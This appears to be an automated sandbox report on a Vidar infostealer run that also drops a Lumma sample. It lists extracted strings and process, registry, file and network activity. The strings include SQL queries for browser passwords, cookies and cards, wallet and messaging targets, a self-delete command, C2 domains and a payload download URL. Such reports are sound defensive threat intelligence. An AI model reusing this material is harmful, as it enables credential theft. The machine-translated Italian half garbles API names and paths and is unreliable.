6884	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe	—	66bddfcb52736_vidar.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di registrazione dell'assembly Microsoft .NET
Codice di uscita:	0	**Versione:**	4.8.9037.0 costruito da: NET481REL1

6896	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe	—	66bddfcb52736_vidar.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di registrazione dell'assembly Microsoft .NET
Codice di uscita:	0	**Versione:**	4.8.9037.0 costruito da: NET481REL1

6908	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe	—	66bddfcb52736_vidar.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di registrazione dell'assembly Microsoft .NET
Codice di uscita:	0	**Versione:**	4.8.9037.0 costruito da: NET481REL1

Configurazione del malware Vidare

Vidare

(PID) Processo	(6908) RegAsm.exe
Corde (310)	INSERISCI_CHIAVE_QUI
	OttieniVariabileAmbienteA
	shlwapi.dll
	Connessione Internet
	FALSO
	%d/%d/%d %d:%d:%d
	Software\Microsoft\Sottosistema di messaggistica Windows\Profili\9375CFF0413111d3B88A00104B2A6676\
	DialogConfig.vdf
	OttieniIndirizzoProc
	CaricaLibreria
	lstrcatA
	EventoAperto
	CreaEventoA
	ChiudiManiglia
	Sonno
	OttieniIDlinguapredefinitoutente
	VirtualAllocExNuma
	VirtualeGratuito
	Ottieni informazioni di sistema
	VirtualAlloc
	HeapAlloc

OttieniNomeComputerA
lstrcpyA
OttieniProcessHeap
OttieniProcessoCorrente
lstrlenA
Processo di uscita
StatoMemoriaGlobaleEx
Ottieni ora di sistema
Orario di sistema su ora file
advapi32.dll
gdi32.dll
utente32.dll
crypt32.dll
ntdll.dll
OttieniNomeUtenteA
CreaDCA
OttieniDeviceCaps
CryptStringToBinaryA
scansione
NtQueryInformationProcess
VMwareVMware
9 GIORNI
Giovanni Doe
DISPLAY
%hu/%hu/%hu
OttieniAttributiFileA
Blocco globale
Senza Mucchi
OttieniDimensioneFile
Dimensione globale
CreaStrumentoaiuto32Snapshot
IsWow64Processo
Processo32Avanti
Ottieni ora locale
Biblioteca gratuita
OttieniInformazioni sul fuso orario
OttieniStatoPotenzaSistema
OttieniInformazioniVolumeA
OttieniWindowsDirectoryA
Processo32Primo
OttieniInformazioniLocaliA
Ottieninomelocalepredefinitoutente
OttieniNomeFileModuloA
EliminaFileA
TrovaFileSuccessivoA
LocaleGratuito
TrovaChiudi
ImpostaVariabileAmbienteA
LocalAlloc

	OttieniDimensioneFileEx
	LeggiFile
	ImpostaFilePointer
	ScriviFile
	CreaFileA
	TrovaPrimoFileA
	Protezione Virtuale
	OttieniInformazioniLogicheProcessoreEx
	OttieniUltimoErrore
	lstrcpynA
	MultiByteToWideChar
	GlobaleGratuito
	WideCharToMultiByte
	GlobalAlloc
	Processo aperto
	TerminaProcesso
	OttieniCurrentProcessId
	gdiplus.dll
	ole32.dll
	bcrypt.dll
	wininet.dll
	shell32.dll
	psapi.dll
	rstrtmgr.dll
	CreaBitmapCompatibile
	SelezionaOggetto
	BiteBlt
	EliminaOggetto
	CreaCompatibleDC
	DimensioneGdipGetImageEncoders
	Codificatori di immagini GdipGet
	GdipCreaBitmapDaHBITMA
	GdiplusAvviamento
	Arresto Gdiplus
	GdipSaveImageToStream
	GdipDisposeImage
	GdipGratuito
	OttieniHGlobalFromStream
	CreaStreamOnHGlobal
	CoUninizializzare
	CoInizializza
	CoCreateIstanza
	BCryptGeneraChiaveSimmetrica
	Fornitore di algoritmi di chiusura BCrypt
	CrittografiaDecrittografia
	ProprietàBcryptSet
	Chiave di distruzione di BCrypt
	Fornitore di algoritmi aperti BCrypt
	OttieniRettangoloFinestra

OttieniDesktopWindow
OttieniDC
wsprintfA
EnumDisplayDevicesA
OttieniElencoLayoutTastiera
Da CharToOemW
wsprintfW
RegQueryValueExA
RegEnumKeyExA
RegOpenKeyExA
RegCloseKey
RegEnumValueA
CrittografiaBinariaInStringaA
CriptareNonProteggereDati
SHOttieniPercorsoCartellaA
ShellEseguiExA
InternetOpenUrlA
InternetChiudiGestione
InternetApertoA
HttpInviaRichiestaA
RichiestaApertaHttp
InternetLeggiFile
InternetCrackUrlA
StrCmpCA
StrStrA
StrCmpCW
PercorsoMatchSpecA
OttieniNomeFileModuloExA
RmStartSessione
RisorseRmRegister
ElencoRmGet
RmEndSessione
sqlite3_aperto
sqlite3_prepare_v2
passaggio_sqlite3
testo_colonna_sqlite3
sqlite3_finalizzare
sqlite3_chiudi
sqlite3_colonna_byte
sqlite3_colonna_blob
chiave_criptata
SENTIERO
C:\Programmi\nss3.dll
NSS_Init
NSS_Arresto
PK11_OttieniInternalKeySlot
PK11_Slot gratuito
PK11SDR_Decifra
C:\Programmi\

SELEZIONA origin_url, username_value, password_value DA logins
Morbido:
profilo:
Ospite:
Login:
Password:
Opera
OperaGX
Rete
Biscotti
.TXT
SELEZIONA HOST_KEY, is_httponly, percorso, is_secure, (expires_utc/1000000)-11644480800, nome, encrypted_value dai cookie
VERO
Riempimento automatico
SELEZIONA nome, valore DA riempimento automatico
Storia
SELEZIONA URL DA URL LIMITE 1000
CC
SELEZIONA nome_sulla_carta, mese_di_scadenza, anno_di_scadenza, numero_di_carta_criptato DA carte_di_credito
Nome:
Mese:
Anno:
Carta:
Biscotti
Dati di accesso
Dati Web
Storia
login.json
moduloInviaURL
Nome utenteCampo
Nome utente criptato
Password criptata
guida
SELEZIONA host, isHttpOnly, percorso, isSecure, scadenza, nome, valore DA moz_cookies
SELEZIONA nomecampo, valore DA moz_formhistory
SELEZIONA URL DA moz_places LIMITE 1000
cookie.sqlite
storiadellaforma.sqlite
luoghi.sqlite
Plugin
Impostazioni estensione locale
Impostazioni estensione sincronizzazione
IndicizzatoDB
Opera GX stabile
ATTUALE
estensione-chrome_
_0.indexeddb.leveldb
Stato locale
profili.ini

cromo
opera
volpe rossa
Portafogli
%08lX%04lX%lu
SOFTWARE\Microsoft\Windows NT\Versione corrente
Nome prodotto
x32
x64
HARDWARE\DESCRIZIONE\Sistema\ProcessoreCentrale\0
StringaNomeProcessore
SOFTWARE\Microsoft\Windows\CurrentVersion\Disinstalla
Nome da visualizzare
Versione di visualizzazione
freebl3.dll
mozglue.dll
msvcp140.dll
nss3.dll
softokn3.dll
vcruntime140.dll
\Tempo\
.exe
correre
aprire
/c inizio
%DESKTOP%
%DATIAPPLICATIVI%
%DATIAPPLICATIVILOCALI%
%PROFILO UTENTE%
%DOCUMENTI%
%PROGRAMMI%
%PROGRAMMI_86%
%RECENTE%
*.lnk
File
\discordia\
\Archiviazione locale\leveldb\CORRENTE
\Archiviazione locale\leveldb
\Telegramma Desktop\
Italiano:
mappa*
Numero di parte: A7FDF864FBC10B77*
A92DAA6EA6F891F2*
Numero di parte: F8806DD0C461824F*
Telegramma
Tossico
*.tossina
*.ini
Password

	Software\Microsoft\Windows NT\CurrentVersion\Sottosistema di messaggistica Windows\Profili\Outlook\9375
	Software\Microsoft\Office\13.0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office\14.0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office .0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office .0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
	00000001
	00000002
	00000003
	00000004
	\Outlook\account.txt
	Pidgin
	\.viola\
	account.xml
	dQw4w9WgXcQ
	gettone:
	Software\Valvola\Steam
	Percorso a vapore
	\configurazione\
	Ssfn*
	configurazione vdf
	DialogConfigOverlay*.vdf
	cartellelibreria.vdf
	loginutenti.vdf
	\Vapore\
	sqlite3.dll
	browser
	Fatto
	Morbido
	\Discord\token.txt
	/c timeout /t 5 & del /f /q "
	" & del "C:\ProgramData*.dll"" & esci
	C:\Windows\system32\cmd.exe
	https
	Tipo di contenuto: multipart/form-data; boundary=----
	HTTP/1.1
	Contenuto-Disposizione: form-data; name="
	gentile
	costruire
	gettone
	nome_file
	file
	messaggio
	ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
	schermata.jpg

1568	"C:\ProgramData\HCAEHJJKFC.exe"	C:\ProgramData\HCAEHJJKFC.exe	—	RegAsm.exe
Indirizzo URL	https://steamcommunity.com/profiles/76561199751190313			
C2	Italiano: https://t.me/pech0nk			

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di formattazione automatica del file system
Codice di uscita:	0	**Versione:**	Versione 10.0.19041.3636 (WinBuild.160101.0800)

2572	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	—	HCAEHJJKFC.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Host della finestra della console
Codice di uscita:	0	**Versione:**	Versione 10.0.19041.1 (WinBuild.160101.0800)

4704 "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe" C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe HCAEHJJKFC.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di registrazione dell'assembly Microsoft .NET
Versione:	4.8.9037.0 costruito da: NET481REL1		

Configurazione del malware Luce

Luce

(PID) Processo	(4704) RegAsm.exe
La 2a (8)	condedqpwqm.shop
	stagedchheiqwo.negozio
	traineiwnqo.shop
	situatoblsoqp.shop
	caffegclasiqwp.shop
	evoliutwoqm.shop
	millyscroqwp.shop
	stamppreewntnq.shop

6248 "C:\ProgramData\CAFHDBGHJK.exe" C:\ProgramData\CAFHDBGHJK.exe — RegAsm.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di formattazione automatica del file system
Codice di uscita:	0	**Versione:**	Versione 10.0.19041.3636 (WinBuild.160101.0800)

1292 \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 C:\Windows\System32\conhost.exe — CAFHDBGHJK.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

6340 "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe" C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe CAFHDBGHJK.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft .NET Assembly Registration Utility
Version:	4.8.9037.0 built by: NET481REL1		

Malware configuration Vidar

Vidar

(PID) Process	(6340) RegAsm.exe
Strings (239)	INSERT_KEY_HERE
	lstrcpyA
	GetEnvironmentVariableA
	GdipSaveImageToStream
	History
	runas
	ssfn*
	GetProcAddress
	lstrcatA
	OpenEventA
	CloseHandle
	Sleep

GetUserDefaultLangID
VirtualAllocExNuma
VirtualFree
GetSystemInfo
HeapAlloc
GetComputerNameA
GetProcessHeap
GetCurrentProcess
lstrlenA
ExitProcess
GlobalMemoryStatusEx
GetSystemTime
SystemTimeToFileTime
gdi32.dll
user32.dll
crypt32.dll
ntdll.dll
CreateDCA
GetDeviceCaps
ReleaseDC
CryptStringToBinaryA
sscanf
NtQueryInformationProcess
HAL9TH
JohnDoe
DISPLAY
%hu/%hu/%hu
GetFileAttributesA
GlobalLock
GlobalSize
CreateToolhelp32Snapshot
IsWow64Process
Process32Next
GetLocalTime
GetTimeZoneInformation
GetSystemPowerStatus
GetVolumeInformationA
Process32First
GetLocaleInfoA
GetUserDefaultLocaleName
GetModuleFileNameA
FindNextFileA
SetEnvironmentVariableA
LocalAlloc
GetFileSizeEx
SetFilePointer
FindFirstFileA
VirtualProtect
GetLogicalProcessorInformationEx

GetLastError
MultiByteToWideChar
GlobalFree
WideCharToMultiByte
TerminateProcess
GetCurrentProcessId
rstrtmgr.dll
CreateCompatibleBitmap
SelectObject
BitBlt
DeleteObject
CreateCompatibleDC
GdipGetImageEncodersSize
GdipGetImageEncoders
GdipCreateBitmapFromHBITMA
GdiplusStartup
GdiplusShutdown
GdipDisposeImage
GetHGlobalFromStream
CreateStreamOnHGlobal
CoUninitialize
CoInitialize
CoCreateInstance
BCryptGenerateSymmetricKey
BCryptCloseAlgorithmProvider
BCryptDecrypt
BCryptSetProperty
BCryptDestroyKey
BCryptOpenAlgorithmProvider
GetWindowRect
GetDesktopWindow
GetDC
EnumDisplayDevicesA
GetKeyboardLayoutList
CharToOemW
RegQueryValueExA
RegEnumKeyExA
RegOpenKeyExA
RegEnumValueA
CryptBinaryToStringA
CryptUnprotectData
SHGetFolderPathA
InternetOpenUrlA
InternetConnectA
InternetCloseHandle
InternetOpenA
HttpSendRequestA
HttpOpenRequestA
InternetReadFile

InternetCrackUrlA
StrStrA
PathMatchSpecA
GetModuleFileNameExA
RmStartSession
RmRegisterResources
RmEndSession
sqlite3_open
sqlite3_prepare_v2
sqlite3_step
sqlite3_column_text
sqlite3_finalize
sqlite3_close
sqlite3_column_bytes
sqlite3_column_blob
encrypted_key
PATH
C:\ProgramData\nss3.dll
NSS_Shutdown
PK11_GetInternalKeySlot
PK11_FreeSlot
PK11_Authenticate
PK11SDR_Decrypt
C:\ProgramData\
SELECT origin_url, username_value, password_value FROM logins
Soft:
Host:
Login:
Password:
Opera
OperaGX
Network
Cookies
.txt
TRUE
FALSE
SELECT name, value FROM autofill
History
SELECT url FROM urls LIMIT 1000
CC
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
Name:
Month:
Year:
Card:
Cookies
Login Data
formSubmitURL
usernameField

encryptedUsername
encryptedPassword
guid
SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
SELECT url FROM moz_places LIMIT 1000
cookies.sqlite
formhistory.sqlite
places.sqlite
Plugins
Local Extension Settings
Sync Extension Settings
Opera Stable
Opera GX Stable
CURRENT
chrome-extension_
_0.indexeddb.leveldb
profiles.ini
chrome
opera
firefox
Wallets
%08lX%04lX%lu
SOFTWARE\Microsoft\Windows NT\CurrentVersion
x64
%d/%d/%d %d:%d:%d
HARDWARE\DESCRIPTION\System\CentralProcessor\0
ProcessorNameString
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
DisplayVersion
msvcp140.dll
softokn3.dll
vcruntime140.dll
\Temp\
.exe
open
%LOCALAPPDATA%
%USERPROFILE%
%PROGRAMFILES%
%PROGRAMFILES_86%
*.lnk
Files
\Local Storage\leveldb\CURRENT
\Local Storage\leveldb
\Telegram Desktop\
D877F783D5D3EF8C*
map*
A7FDF864FBC10B77*
A92DAA6EA6F891F2*

	F8806DD0C461824F*
	Tox
	*.tox
	*.ini
	Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375
	Software\Microsoft\Office\13.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office\14.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676\
	\Outlook\accounts.txt
	Pidgin
	accounts.xml
	token:
	Software\Valve\Steam
	config.vdf
	DialogConfig.vdf
	DialogConfigOverlay*.vdf
	libraryfolders.vdf
	loginusers.vdf
	\Steam\
	\Discord\tokens.txt
	/c timeout /t 5 & del /f /q "
	" & del "C:\ProgramData*.dll"" & exit
	C:\Windows\system32\cmd.exe
	Content-Type: multipart/form-data; boundary=----
	Content-Disposition: form-data; name="
	build
	token
	message
	ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
	screenshot.jpg
URL	https://steamcommunity.com/profiles/76561199761128941
C2	https://t.me/jamelwt

6284 `"C:\Windows\system32\cmd.exe" /c timeout /t 10 & rd /s /q "C:\ProgramData\FHJDBKJKFIEC" & exit` — C:\Windows\SysWOW64\cmd.exe — — RegAsm.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Windows Command Processor
Exit code:	0	**Version:**	10.0.19041.3636 (WinBuild.160101.0800)

6240 `\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1` — C:\Windows\System32\conhost.exe — — cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

6372 `timeout /t 10` — C:\Windows\SysWOW64\timeout.exe — — cmd.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	timeout - pauses command processing
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

2256 `C:\WINDOWS\system32\svchost.exe -k NetworkService -p -s Dnscache` — C:\Windows\System32\svchost.exe — ↔ services.exe

Information

User:	NETWORK SERVICE	**Company:**	Microsoft Corporation
Integrity Level:	SYSTEM	**Description:**	Host Process for Windows Services

Version: 10.0.19041.1 (WinBuild.160101.0800)

Attività del registro

Eventi totali	Leggi gli eventi	Scrivi eventi	Elimina eventi
7 999	7 987	12	0

Eventi di modifica

(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Impostazioni Internet\5.0\Cache\Contenuto
Operazione:	scrivere	**Nome:**	Prefisso della cache
Valore:			
(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Impostazioni Internet\5.0\Cache\Cookie
Operazione:	scrivere	**Nome:**	Prefisso della cache
Valore:	Biscotto:		
(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Impostazioni Internet\5.0\Cache\Cronologia
Operazione:	scrivere	**Nome:**	Prefisso della cache
Valore:	Visitato:		
(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Impostazioni Internet\ZoneMap
Operazione:	scrivere	**Nome:**	Bypass proxy
Valore:	1		
(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Impostazioni Internet\ZoneMap
Operazione:	scrivere	**Nome:**	NomeIntranet
Valore:	1		
(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Impostazioni Internet\ZoneMap
Operazione:	scrivere	**Nome:**	Intranet UNCAs
Valore:	1		
(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Impostazioni Internet\ZoneMap
Operazione:	scrivere	**Nome:**	Rilevamento automatico
Valore:	0		
(PID) Processo:	(6908) RegAsm.exe	**Chiave:**	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Memorizzato nella cache
Operazione:	scrivere	**Nome:**	{40DD6E20-7C17-11CE-A804-00AA003CA9F6} {000214EF-0000-0000-C000-000000000046} 0xFFFF
Valore:	0100000000000000006210E8F92AF7DA01		

Attività dei file

File eseguibili	File sospetti	File di testo	Tipi sconosciuti
10	24	72	0

File eliminati

PID	Processo	Nome file	Tipo
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\KKECFI **MD5:** — **Codice SHA256:** —	—
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\EBAKFI **MD5:** 06AD9E737639FDC745B3B65312857109 **Codice SHA256:** C8925892CA8E213746633033AE95ACFB8DD9531BC376B82066E686AC6F40A404	binario
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\EGIJEB **MD5:** F6C33AC5E1032A0873BE7BFC65169287 **Codice SHA256:** D97895CEDED32E33D57BDCACCDBE144E58AA87AF4D2F8855D630286CE30A8D83	binario
6908	RegAsm.exe	C:\Utenti\admin\AppData\Locale\Microsoft\Windows\INetCache\IE\RR3E01RZ\76561199751190313[1].htm **MD5:** C09F4FFB8C3C96304CA98F627660FFCA **Codice SHA256:** 85D30BA50E862CB5BE7BEEB6D384EE2E1515B4C4BD49B27D24675667A556B73A	codice html
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\CBAFID **MD5:** 31EF1E93260AED2FED884531149F5171 **Codice SHA256:** F2E9869285B794BF4B14BBB67CA6E680BC46BE8FD0DA55F4A7745F34E84815B7	binario
6908	RegAsm.exe	C:\Programmi\freebl3.dll **MD5:** 550686C0EE48C386DFCB40199BD076AC **Codice SHA256:** EDD043F2005DBD5902FC421EABB9472A7266950C5CBACA34E2D590B17D12F5FA	eseguibile

6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\JECBGC **MD5:** 19BA68C3ECBCA72C2B90AFADDE745DC6	**Codice SHA256:** 8B3758EE2D2C0A07EE7003F902F0667ABE5D9667941F8617EDA3CDF94C78E7B8	binario
6908	RegAsm.exe	C:\Programmi\FHJDBKJKFIEC\KJJECG **MD5:** 0B2213BCE3950F1E95FEEB8E8B3B9543	**Codice SHA256:** 71DB3D87713A320BA9FD3043392509B430630CFCF574EE84118406D6471CFC5A	binario
6908	RegAsm.exe	C:\Programmi\FHJDBKJKFIEC\GCBGCG **MD5:** 29A644B1F0D96166A05602FE27B3F4AD	**Codice SHA256:** BF96902FEB97E990A471492F78EE8386BCF430D66BDAEFDEAFBF912C8CF7CE46	binario
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\FIJJKE **MD5:** A45465CDCDC6CB30C8906F3DA4EC114C	**Codice SHA256:** 4412319EF944EBCCA9581CBACB1D4E1DC614C348D1DFC5D2FAAAAD863D300209	binario
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\CGHCGI **MD5:** 95FFD778940E6DF4846B0B12C8DD5821	**SHA256:** 21A2DEBD389DB456465DFEFFDB15F0AF3FBC46F007CBA67513A13EB10D14E94F	binary
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\AFBKKF **MD5:** 1E1F96F03DCB32CBEDE6A33AF67A44A7	**SHA256:** B6DCEC10039FBA99019A6DE818D433847EFAD62FAE59851E328EC42396DFD9CB	sqlite
6908	RegAsm.exe	C:\ProgramData\mozglue.dll **MD5:** C8FD9BE83BC728CC04BEFFAFC2907FE9	**SHA256:** BA06A6EE0B15F5BE5C4E67782EEC8B521E36C107A329093EC400FE0404EB196A	executable
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\IECFIE **MD5:** FDDE63730E15DD2E18C540BA52B6A945	**SHA256:** 40740EAABD14FC0E08D3B5EE340C1E1B372E158F61EF58AEED1EE4B3A3F4492E	binary
6908	RegAsm.exe	C:\ProgramData\vcruntime140.dll **MD5:** A37EE36B536409056A86F50E67777DD7	**SHA256:** 8934AAEB65B6E6D253DFE72DEA5D65856BD871E989D5D3A2A35EDFE867BB4825	executable
6908	RegAsm.exe	C:\ProgramData\softokn3.dll **MD5:** 4E52D739C324DB8225BD9AB2695F262F	**SHA256:** 74EBBAC956E519E16923ABDC5AB8912098A4F64E38DDCB2EAE23969F306AFE5A	executable
6340	RegAsm.exe	C:\Users\admin\AppData\Local\Temp\delays.tmp **MD5:** 656E4904ED4417C2838A753F8D9F415B	**SHA256:** FB97D98DB39FC97342AD278DAFEC14FC90AB3D337B45266F31B9ABAC6F3A5FC4	text
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\JECBGC-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911	**SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6908	RegAsm.exe	C:\ProgramData\nss3.dll **MD5:** 1CC453CDF74F31E4D913FF9C10ACDDE2	**SHA256:** AC5C92FE6C51CFA742E475215B83B3E11A4379820043263BF50D4068686C6FA5	executable
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\KKECFI-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911	**SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\CFHIIJ **MD5:** 7A97B8DBC4F98D175F958C00F463A52A	**SHA256:** 92074D2ED1AA1FD621287E35DB9EF1AE3DC04777EFAE5F09E7A3B4534C201548	text
6908	RegAsm.exe	C:\ProgramData\msvcp140.dll **MD5:** 5FF1FCA37C466D6723EC67BE93B51442	**SHA256:** 5136A49A682AC8D7F1CE71B211DE8688FCE42ED57210AF087A8E2DBC8A934062	executable
6908	RegAsm.exe	C:\ProgramData\FHJDBKJKFIEC\JEGDGI **MD5:** 8D1E8332CF27F81427652A4E36BF120C	**SHA256:** 56B824B383D5C2AF6FA49B55F13119FEBD74A2B9BCE272168E44441294CBF807	image
6908	RegAsm.exe	C:\ProgramData\HCAEHJJKFC.exe **MD5:** E868144771E7CB04F68C6FE63A46D8C8	**SHA256:** 149D5C2949338ABB59F4FF360EA39229796C73F8E3A9C483442295A8E0F9FCC7	executable
6908	RegAsm.exe	C:\ProgramData\CAFHDBGHJK.exe **MD5:** 35641142FC8EE88F770F838649B0F7CB	**SHA256:** 285BDCF03E3924D309ADD80E795B18678899977F518DA55937DE5DC0A68614C9	executable
6908	RegAsm.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\INetCache\IE\E4DJRUXW\66cb2df1d4a01_vakerk[1].exe **MD5:** 35641142FC8EE88F770F838649B0F7CB	**SHA256:** 285BDCF03E3924D309ADD80E795B18678899977F518DA55937DE5DC0A68614C9	executable
6908	RegAsm.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\INetCache\IE\E4DJRUXW\66cb2df8bd684_lawrng[1].exe **MD5:** E868144771E7CB04F68C6FE63A46D8C8	**SHA256:** 149D5C2949338ABB59F4FF360EA39229796C73F8E3A9C483442295A8E0F9FCC7	executable

Attività di rete

Richieste HTTP(S)	Connessioni TCP/UDP	Richieste DNS	Minacce
5	53	16	0

Richieste HTTP

PID	Processo	Metodo	Codice HTTP	Proprietà intellettuale	Indirizzo URL	CN	Tipo	Misurare	Reputazione
6908	RegAsm.exe	OTTENERE	200	147.45.44.104:80	http://147.45.44.104/prog/66cb2df8bd684_lawrng.exe	sconosciuto	–	–	sconosciuto
5468	svchost.exe	OTTENERE	200	192.229.221.95:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	sconosciuto	–	–	sconosciuto
6344	SIHClient.exe	OTTENERE	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Certificate%20Authority%202018.crl	sconosciuto	–	–	sconosciuto

6908	RegAsm.exe	OTTENERE	200	147.45.44.104:80	http://147.45.44.104/prog/66cb2df1d4a01_vakerk.exe	sconosciuto	–	–	sconosciuto
6344	SIHClient.exe	OTTENERE	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%20CA%202.1.crl	sconosciuto	–	–	sconosciuto

Connessioni

PID	Processo	Proprietà intellettuale	Dominio	ASN	CN	Reputazione
3584	svchost.exe	40.127.240.158:443	impostazioni-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCCO	CIOÈ	sconosciuto
568	RUXIMICS.exe	40.127.240.158:443	impostazioni-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCCO	CIOÈ	sconosciuto
–	–	40.127.240.158:443	impostazioni-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCCO	CIOÈ	sconosciuto
–	–	192.168.100.255:138	–	–	–	inserito nella lista bianca
3888	svchost.exe	239.255.255.250:1900	–	–	–	inserito nella lista bianca
–	–	4.231.128.59:443	impostazioni-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCCO	CIOÈ	inserito nella lista bianca
6908	RegAsm.exe	23.212.216.106:443	comunitàdivapore.com	AKAMAI-AS	UA	sconosciuto
6908	RegAsm.exe	195.201.118.191:443	–	Hetzner Online GmbH	Di	sconosciuto
3260	svchost.exe	40.113.110.67:443	client.wns.windows.com	MICROSOFT-CORP-MSN-AS-BLOCCO	NL	inserito nella lista bianca
5468	svchost.exe	40.126.32.136:443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCCO	NL	sconosciuto
5468	svchost.exe	192.229.221.95:80	ocsp.digicert.com	EDGECAST	US	whitelisted
3584	svchost.exe	20.73.194.208:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
6908	RegAsm.exe	147.45.44.104:80	–	OOO FREEnet Group	RU	malicious
